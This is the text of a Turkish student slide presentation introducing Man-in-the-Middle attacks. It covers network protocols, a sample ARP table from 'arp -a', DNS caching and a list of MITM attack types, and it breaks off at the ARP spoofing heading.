


Man In The Middle (MITM)

Okan UZUN (2036059049)

Bilgisayar Mühendisliği

3.Sınıf


21.03.24

A hand holding a pair of tweezers, picking up a small black box labeled 'PASSWORD' from a background of binary code. The background is a grid of 0s and 1s, and the hand is positioned on the right side of the frame, with the tweezers holding the 'PASSWORD' box in the center.

PASSWORD

İçerik

- 0) Temel protokoller-Kavramlar
- 1) Man In The Middle saldırı çeşitleri
- 2) Man In The Middle saldırısı vakaları
- 3) Man In The Middle saldırısını önleme yöntemleri



Ağ Protokolleri

- IP
- MAC
- ARP
- HTTP/HTTPS
- DNS




- IP address-MAC address




ARP

- ARP(Address Resolution Protocol)



a. ARP request is broadcast



b. ARP reply is unicast

ARP Tablosu


```
C:\Users>arp -a
```

```
Interface: 192.168.2.24 --- 0xf
```


Internet Address	Physical Address	Type
192.168.2.1	18-28-61-02-23-96	dynamic
192.168.2.71	00-0c-29-cf-90-c1	dynamic
192.168.2.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

HTTP vs HTTPS

HTTP (no HTTPS)



With HTTPS




DNS

- DNS(Domain Name Server)




Nasıl çalışır?

- DNS Cache: DNS kayıtları geçici olarak TTL süresi kadar depolanır. Hızlı sorgu yanıtı vermek amaçlanmıştır.



MITM Saldırı Çeşitleri



- ARP Spoofing/Poisoning
- DNS Spoofing/Poisoning
- Wi-Fi Eavesdropping
- Session Hijacking

ARP Spoofing/Poisoning

